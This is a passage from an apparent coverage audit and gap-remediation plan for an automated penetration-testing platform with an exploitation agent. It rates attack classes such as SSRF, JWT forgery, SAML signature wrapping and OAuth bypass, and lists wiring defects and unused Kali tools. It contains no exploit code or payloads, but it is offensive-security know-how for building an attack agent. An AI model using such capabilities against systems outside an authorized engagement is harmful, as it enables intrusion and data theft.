| **Security logging and alerting failures** | 1 | `[P5]`, and not externally observable | n/a |
| **Blockchain and smart contracts** | 21 | A separate discipline; the taxonomy itself lists it "for completeness". No code, no skill, no declared category | n/a |

| Class / area | § | Decision | Where recorded |
|---|---|---|---|
| **Out-of-scope targets, generally** | all | Scope is fixed at project creation and refused by name afterwards; RoE moves in the safe direction only; the capture proxy's egress guard denies on the **resolved IP** so it cannot become an SSRF pivot | `recon/project_settings.py`; `scanners/capture_proxy/egress.py` |

### Borderline: recorded here to prevent misreading

| Item | Why it is *not* out of scope |
|---|---|
| Web cache deception, CPDoS | Skipped by the **default safety profile**, not excluded. Two settings enable them. This is Group 2 |
| Every `recon°` module | Off by default is a configuration decision, not a scope decision. Tracked as a default, not a scope decision |
| Mobile, wireless, network, reporting, social engineering Chat Skills | The five directories are **declared and empty**: planned and unbuilt, not excluded |
| `execute_masscan` | Implemented and in `SYSTEM_MCP_TOOL_NAMES`, but absent from both `TOOL_REGISTRY` and `TOOL_PHASE_MAP`, so `is_tool_allowed_in_phase` fails closed. A dead tool, not a decision |
| RoE `dos` and `social_engineering` category maps | Both are **empty stubs** (`execute_plan_node.py:49-50`), so forbidding those RoE categories currently blocks no tool. The intent is recorded; the enforcement is not |

## Summary of the gap

**What RedAmon is.** A best-in-class attack-surface mapper with a genuinely strong exploitation agent. Injection, deserialization, SSRF, file upload, XXE, crypto and path traversal are covered to a depth that exceeds most commercial tools. Subdomain takeover, framework-internal cache poisoning, origin discovery and the AI/LLM surface are differentiated capabilities with no obvious peer.

**The dominant finding is not a missing capability. It is that most of what exists cannot be reached.** Two mechanisms, both wiring rather than engineering:

| Mechanism | Effect |
|---|---|
| The `recon°` module set ships **off** | js_recon, subdomain takeover, vhost/SNI, origin discovery, cache_scan, graphql, supply chain, ffuf, gau, kiterunner and all OSINT enrichment contribute nothing to a default scan |
| **46 Chat Skills have no loader** | `lats.py:1186-1194` shows the agent a menu of all 46 headed *"load on demand"*, and there is **no `load_skill` tool in `TOOL_REGISTRY`**. `load_skill_content()` is called from exactly one place: the HTTP endpoint serving the human chat UI |

The second is the larger and the less visible. **~37 of those 46 files are worked attack playbooks with runnable code**, and they cover precisely the families this analysis rates weakest:

| Family | File | What is sitting there unreachable |
|---|---|---|
| §5 SAML | `protocols/saml_attacks.md` (408 ln) | all 8 canonical XSW variants, Comment Injection with affected version ranges, a complete XSW builder |

| Family | File | What is sitting there unreachable |
|---|---|---|
| §5 OAuth | `vulnerabilities/oauth_oidc.md` (258 ln) | 9-row `redirect_uri` bypass matrix, PKCE downgrade, code replay with a runnable token-endpoint test, nOAuth, IdP mix-up |
| §13 2FA/OTP | `vulnerabilities/two_fa_otp_bypass.md` (341 ln) | 15 attacks incl. WebAuthn→OTP downgrade, MFA fatigue, TOTP skew, parser-differential coercion |
| §12 race | `vulnerabilities/race_conditions.md` (250 ln) | the single-packet attack with Kettle 2023 attribution and an `h2` last-byte-sync recipe |
| §17 CSRF/CORS/ clickjacking | `csrf.md`, `cors_misconfig.md`, `clickjacking.md` (268/266/225 ln) | 6 HTML PoCs, the `enctype="text/plain"` JSON-as-form trick, 9 CORS classes, double-clickjacking (2024) |
| §4 cloud | `cloud/{aws,azure,gcp}.md` (368/330/345 ln) | full IAM privilege-escalation tables: 9, 13 and 12 rows: written as SDK calls |
| §10 | `prototype_pollution.md`, `ldap_injection.md`, `xpath_injection.md`, `crlf_injection.md` | server-side gadget→RCE chains, binary-search extraction harnesses, XPath 2.0 file read, response splitting |

**So the honest headline is this.** RedAmon does not mostly lack the techniques the taxonomy's top-paying families need. It has them, written to a high standard, in a directory the agent has been shown but cannot open, plus two default-off toggles that silence the recon engines and the traffic corpus on both sides simultaneously. A fresh project runs nuclei-on-eight-tags, 27 security checks, NSE and CVE-by-version, with an agent improvising against no captured traffic.

**What is genuinely absent**, nothing written in any of the seven sources, in payout order:

1. **ORM leaking**: frontier class #2 at `[$$$$$]`, absent from every layer, and misrouted to `sql_injection`, which has no ORM content.
2. **§7 CI/CD**: workflow injection, `pwn_request`, self-hosted runner takeover, artifact pipeline write access. 6 NONE against the newest OWASP top-level category; RedAmon scans CI systems for secrets and nothing else.
3. **§13 session lifecycle**: 17 NONE, and most are one-identity assertions of the form *do the thing twice across a state change and compare*. Cheap, mechanical, unwritten.
4. **§18 CSPT / CSPT2CSRF**: a whole section at zero; `CSPT` returns no hits repo-wide.
5. **The desync endgame**: 0.CL, CL.0, client-side desync, H2 downgrade. The `proxy_brain` section states outright that the replay path cannot detect smuggling, and defers to a skill that cannot load.
6. **§5 scope escalation**: the one OAuth item with no probe anywhere.

**The frontier.** 2 of 14. RedAmon leads on framework-internal cache poisoning and agentic AI attack surface, and has no presence in the desync endgame, ORM leaking, CSPT, parser differentials as a first-class class, or side-channel oracles: where the 2025-26 research, and the reporting that follows it, is concentrated.

**On this document's own reliability.** This audit corrected itself twice, both times because something had not been read rather than because the code changed. Before acting on any NONE verdict, grep the technique across all four agent knowledge layers (`agentic/prompts/`, `agentic/community-skills/`, `mcp/servers/proxy_brain_manual.md` and `agentic/skills/`), because **present but unreachable is, on this evidence, far more common than absent.**

---

# Appendix: wiring defects found while auditing

Not coverage gaps. Each is a case where something built does not connect to something else built, found incidentally while tracing provenance. Listed because each is cheap to close and several suppress a working capability.

| # | Defect |
|---|---|
| 1 | `http_request_smuggling` **absent from** `KNOWN_ATTACK_PATHS` while present in the prompt map, workflow injector, per-project defaults and `websocket-typ` |
| 2 | `rce_prompts.py` **states "phpggc not preinstalled"; it is preinstalled** (pinned, symlinked to `/usr/local/bin/phpggc`, in the manifest, and driven correct |
| 3 | **7 of 21** `proxy_brain` **sections omitted from the tool description**: `nosql`, `graphql`, `lfi`, `cmdi`, `cors`, `xxe`, `auth` |
| 4 | `execute_code` **manifest under-declares its own venv**: 7 libs listed, ~13 more installed and importable (`websockets`, `zeep`, `python3-saml`, `boto3`, `msal`, `azu` |

| # | Defect |
|---|---|
| 5 | **Three skills hardcode `oast.fun` instead of reading `SSRF_OOB_PROVIDER`** |
| 6 | **`execute_nuclei` OAST is ungoverned.** The recon pipeline forces `-no-interactsh` when auth headers are present, explicitly to stop credentials riding an |
| 7 | **`execute_masscan` is dead**: implemented and in `SYSTEM_MCP_TOOL_NAMES`, but in neither `TOOL_REGISTRY` nor `TOOL_PHASE_MAP`, and `is_tool_allowed_in_phas` |
| 8 | **RoE `dos` and `social_engineering` category maps are empty stubs**; the `brute_force`/`exploitation` maps still name the retired `proxy_replay`/`proxy_fuz` |
| 9 | **`security_checks.py` docstring claims HSTS coverage** that does not exist, while the header block defers CSP / X-Frame-Options / X-Content-Type-Optio |
| 10 | **`ai_atlas_technique` is declared on every AI finding and populated by nothing** |
| 11 | **`ssti.md` missing from the community-skills catalog table**; three skills reference an `ssrf_exploitation` community skill that does not exist |
| 12 | **Seven Kali tools driven by no skill in any layer** |

## Kali tools installed but driven by nothing

Every tool in the sandbox manifest (`tool_registry.py:761-875`) was cross-referenced against all three skill layers. Seven are named by **no** skill anywhere: installed, documented, and nothing would ever cause the agent to reach for them:

| Tool | Installed | Technique it would serve | Taxonomy rows it would touch |
|---|---|---|---|
| `searchsploit` | Kali base | CVE → local ExploitDB PoC | §4 known vulns in edge software |
| `nikto` | `Dockerfile:71` | web-server misconfig / stale files | §1 backup files, directory listing, debug endpoints |
| `testssl` | `Dockerfile:79` | TLS cipher/cert/Heartbleed/ROBOT audit | §4 insecure SSL/TLS, §8 broken primitives |
| `hashid` | `Dockerfile:352` | hash identification before cracking | §8 weak hash: the prerequisite step both crypto paths skip |
| `ldapdomaindump` | `Dockerfile:352` | LDAP mass dump | §4 Active Directory |
| `rlwrap` | `Dockerfile:56` | readline on raw reverse shells | post-exploitation ergonomics |
| `10k-most-common.txt` | SecLists | quick-tier password spray | §13 credential stuffing: the brute-force skill uses `rockyou` only |

Plus `paramiko` (SSH automation) among the Python libraries.

**Near-undriven**, one skill file from orphaned: `tplmap`, `dnsrecon`, `dnsx`, `whatweb`, `paramspider` (each named by exactly one community skill); `cewl`, `netexec`, `betterleaks`, `semgrep` (Chat Skills only, so router-unreachable).

This is also the independent confirmation that **Active Directory is driven entirely by Chat Skills, with zero `*_prompts.py` coverage**, which is why it is rated PARTIAL in §4 despite an outstanding toolbox.

PART IV

ONE DECISION PER CLASS

# RedAmon Gap Remediation: Decisions

Every line item from the coverage audit that is not already covered on both sides, with **one decision and a motivation each**.

> No implementation design. A decision says *which side should own a class and why*. It does not say whether that becomes a recon module, an agent skill, or a sandbox tool.

## What counts as a capability

**If the capability exists and an operator can reach it (by enabling a module, changing a setting, or invoking a skill from chat), it is fully active.** RedAmon is an operator-driven tool; asking the operator to act is normal operation, not a gap.

That rules out three things an earlier draft wrongly counted as missing:

| Looks like a gap | Actually | Counted as |
|---|---|---|
| A module that ships disabled: js_recon, ffuf, vhost/SNI, subdomain takeover, cache_scan | The operator enables it, exactly as they choose any other scan setting | **Active** |
| A technique in a Chat Skill the operator invokes with `/skill <name>` | 37 worked playbooks, reachable on demand | **Active** |
| A nuclei class outside the eight default tags | The operator sets the tag | **Active** |

A capability is therefore **less than fully covered only when the technique itself is incomplete**, or when **nothing an operator can do reaches it**. Exactly one row falls in that second case, and it is called out where it appears. (A second capability, the agent's `execute_masscan`, is also unreachable, but it is a tool rather than a taxonomy class.)

The three remaining reasons a class is short of complete:

1. The technique is genuinely partial: prose with no code, one sub-variant of a family, a classifier that labels a candidate without ever asserting it.
2. The side that should own it has nothing at all.
3. It should not be built: §24 of the taxonomy lists what gets closed as informational.

## The decisions

| Decision | Meaning | Count |
|---|---|---|
| **Complete** | The owning side covers it. Reaching it may take an operator action; that is not work | **134** |
| **Detect → Confirm** | One capability, two components: recon surfaces candidates, the agent proves one | **54** |
| **Recon only** | Build on the recon side; the agent would add nothing | **47** |
| **Agent only** | Build on the agent side; recon structurally cannot | **109** |
| **Deliberately not** | Would add triage noise rather than findings, or is not externally testable | **44** |
| | | **388** |

**The real build backlog is 210 items.** 134 are already covered and 44 should not be built.

### How each row was decided

In this order, first match wins:

1. Is the class covered on the side that should own it, including behind an operator toggle or a `/skill` invocation? → **Complete**
2. Is it on §24's informational list, out of scope, or not externally observable, and not a §23 chain enabler? → **Deliberately not**
3. One request and one verdict, or enumeration whose value is breadth? → **Recon only**
4. Needs two principals, business meaning, gadget construction, a browser oracle or a multi-step flow, and no deterministic signal recon could scan for? → **Agent only**
5. Otherwise recon can surface the candidate and the agent can prove it → **Detect → Confirm**

---

## A. Complete, no build work (134)

**19 are covered on both sides.** The other **115** are covered on the side that should own them, with the second side either structurally unnecessary or already reachable by an operator action.

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| SQL injection | 10 | P1 · $$$$ | R FULL · A FULL | Covered end to end on both sides. |
| OS command injection | 10 | P1 · $$$$ | R FULL · A FULL | Covered end to end on both sides. |
| Server-Side Template Injection | 10 | P1 · $$$$ | R FULL · A FULL | Covered end to end on both sides. |
| Disclosure of secrets, public asset | 1 | P1 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| Exposed container and orchestration APIs | 4 | P1 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| Known vulnerabilities in edge software | 4 | P1 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| Hardcoded password or key | 8 | P1-P2 · $$$$ | R FULL · A FULL | Covered end to end on both sides. |
| File inclusion, local | 10 | P1 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| XXE file disclosure | 11 | P1 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| Forced browsing to unlinked routes | 14 | P1 / P3 · $$ | R FULL · A FULL | Covered end to end on both sides. |
| GraphQL alias and batching abuse | 3 | P2 · $$ | R FULL · A FULL | Covered end to end on both sides. |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| SSRF, internal secrets exposure | 9 | P2 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| CSRF, application-wide | 17 | P2 · $$$ | R FULL · A FULL | Covered end to end on both sides. |
| Subdomain takeover | 4 | P3 / P1 · $$ | R FULL · A FULL | Covered end to end on both sides. |
| Cache poisoning denial of service (CPDoS) | 2 | P2-P3 · $$ | R FULL · A FULL | Covered end to end on both sides. |
| Typosquatting and malicious packages | 7 | P2 · $$ | R FULL · A FULL | Covered end to end on both sides. |
| Reflected XSS, non-self | 16 | P3 · $$ | R FULL · A FULL | Covered end to end on both sides. |
| Exposed API schemas and introspection | 1 | P5 · $ | R FULL · A FULL | Covered end to end on both sides. |
| GraphQL introspection in production | 3 | P5 · $ | R FULL · A FULL | Covered end to end on both sides. |
| Secrets in public repos, CI logs, container images | 1 | P1 · $$$$ | R FULL · A NONE | **Recon owns this**: deterministic artifact or pattern discovery, run across every asset at once. An agent would spend budget to reach the same verdict on one host. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Publicly accessible IAM credentials | 4 | P1 · $$$$ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| SAML signature not verified | 5 | P1 · $$$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Full-read SSRF | 9 | P1-P2 · $$$$$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Cloud metadata access | 9 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Remote code execution | 10 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Authentication bypass | 13 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Cross-tenant escalation | 14 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| Privilege escalation, vertical | 14 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Unrestricted upload to RCE | 15 | P1 · $$$$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| NS delegation takeover | 4 | P1 · $$$ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Exposed datastores and search clusters | 4 | P1 · $$$ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Prompt injection, indirect | 6 | P1-P2 · $$$$ | R FULL · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Key leak | 6 | P1 · $$$ | R FULL · A NONE | **Recon owns this and has it complete**: `js_recon/patterns.py` AI-provider key families plus the AI-SDK pass that flags `ai-sdk-browser-allowed`, which is exactly the taxonomy's "app calls the provider from the browser with a real key". Gated by `JS_RECON_ENABLED`=off (**scan cost**). |
| Predictable identifiers and tokens | 8 | P1-P3 · $$$$ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Protocol smuggling from SSRF | 9 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Blind SQL injection | 10 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Out-of-band SQL injection | 10 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Second-order SQL injection | 10 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Expression language injection | 10 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Path traversal, server-side | 10 | P1-P2 · $$$$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Blind and error-based XXE | 11 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| XXE via document formats | 11 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Vulnerable media and document libraries | 11 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| Race condition on a limit (limit overrun) | 12 | P1-P3 · $$$$ | R NONE · A FULL | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| JWT: `alg:none` or signature never verified | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| JWT algorithm confusion (RS256→HS256) | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| JWT weak HMAC secret | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| JWT header injection via `kid`, `jku` | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| 2FA bypass by response manipulation | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| OTP not bound to the session or the user | 13 | P1 · $$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| IDOR / BOLA, iterable identifiers | 14 | P1 / P3 · $$$ | R PART · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Broken Function Level Authorization | 14 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| GraphQL node authorization gap | 14 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Path traversal in the multipart filename | 15 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Zip slip and archive traversal | 15 | P1 · $$$ | R NONE · A FULL | **Agent owns this and has it complete**: `path_traversal_prompts.py` 4D (craft → upload → trigger → verify marker → cleanup) plus TarSlip and symlink variants. Gated by `PATH_TRAVERSAL_ARCHIVE_EXTRACTION`=off, an **agent-skill sub-flag** that is a deliberate default, not a missing workflow. |
| Arbitrary file write or overwrite | 15 | P1 · $$$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Arbitrary file read outside the upload area | 15 | P1-P2 · $$$$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Agentic AI attack surface | 22 | P1 · $$$ | R PART · A FULL | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| OAuth account takeover | 5 | P2 · $$$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Mass assignment / over-posting | 14 | P2 · $$$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Stored XSS, non-privileged to anyone | 16 | P2 · $$$ | R NONE · A FULL | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Secrets in JavaScript bundles | 1 | P1-P3 · $$$ | R FULL · A NONE | **Recon owns this and has it complete**: `js_recon.py` with 248 patterns and 23 live validators. It is gated by `JS_RECON_ENABLED`=off, which is a **scan-cost** decision (it downloads and parses every JS file), not a capability limit. Enabling is a configuration act; there is nothing to build. |
| Publicly accessible cloud storage | 4 | P1-P2 · $$$ | R PART · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Insecure Firebase / BaaS rules | 4 | P1 · $$ | R PART · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Active Directory adjacent | 4 | P1-P2 · $$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| SAML comment truncation | 5 | P1 · $$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Padding oracle attack | 8 | P4 / P1 · $$ | R NONE · A FULL | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| File inclusion, remote | 10 | P1 · $$ | R NONE · A FULL | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| XInclude injection | 11 | P1-P2 · $$$ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| XXE via SOAP and legacy API endpoints | 11 | P1 · $$ | R NONE · A FULL | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Log poisoning through inclusion | 15 | P1 · $$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Virtual host confusion and origin exposure | 2 | P2 · $$ | R FULL · A NONE | **Recon owns this and has it complete**: `origin_discovery.py` (11 candidate sources, weighted validator) plus `vhost_sni_enum.py` L7/L4. Gated by `ORIGIN_DISCOVERY_ENABLED` (**third-party egress and API keys**) and `VHOST_SNI_ENABLED` (**scan cost**: it probes every subdomain × IP × port). Both are configuration decisions. |
| Missing or broken `state` parameter | 5 | P2-P4 · $$$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Code replay, missing PKCE, PKCE downgrade | 5 | P2 · $$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| IdP-initiated flow abuse | 5 | P2 · $$ | R NONE · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| SSRF filter bypass | 9 | P2 · $$ | R NONE · A FULL | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Broken Object Property Level Authorization | 14 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Header-based authorization bypass | 14 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Path normalization bypass | 14 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Batch/bulk endpoint skipping per-item checks | 14 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Blind XSS | 16 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| XSS via file upload | 16 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Improper output handling | 6 | P3-P4 · $$$ | R FULL · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Stored XSS, privileged with elevation | 16 | P3 · $$ | R NONE · A FULL | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Client-side prototype pollution | 18 | P3 · $$ | R PART · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| Extension / content-type / magic-byte bypass | 15 | P5 / P1 · $$ | R NONE · A FULL | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Dangling A record to reclaimable IP | 4 | P2 · $$ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Misconfigured file share | 4 | P2-P5 · $$ | R PART · A FULL | **Agent owns this and has it.** Reaching it is an operator action: enabling the module or invoking the skill, which is normal operation, not engineering work. |
| System prompt leakage | 6 | P2 · $$ | R FULL · A NONE | **Recon owns this**: a purpose-built scanner already owns this. Adding it to the pentest agent duplicates a better tool. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |

| Class | § | P·$ | Now | Why no build work |
|---|---|---|---|---|
| HTTP verb tampering | 14 | P2 · $$ | R NONE · A FULL | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Application-level DoS, critical impact | 20 | P2 · $$ | R NONE · A FULL | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
| Cache poisoning denial of service | 20 | P2 · $$ | R FULL · A PART | **Recon owns this and already has it.** The capability is complete: WCVS runs the `dos` test, `classify_impact()` carries the `dos` class, and the Next.js `x-invoke-status` vector is native. It is gated by a deliberate **safety** default, not limited by capability, so there is nothing to build. |
| Exposed source maps | 1 | P3-P5 · $$ | R FULL · A NONE | **Recon owns this**: worth building despite the rating because feeds the source-map → hardcoded-key chain (§23); the recon half already works end to end. **Already FULL there, so this row is closed.** |
| Improper inventory management | 3 | P3 · $$ | R FULL · A NONE | **Recon owns this and has it complete**: five subdomain sources plus puredns run by default; `AMASS_ENABLED` and `UNCOVER_ENABLED` are the off ones, both **scan-cost** gates. Configuration, not engineering. |
| Open management ports to the internet | 4 | P3 · $$ | R FULL · A NONE | **Recon owns this**: one request, one verdict, repeated across the estate. Nothing here needs reasoning. The other side would duplicate it without adding coverage. **Already FULL there, so this row is closed.** |
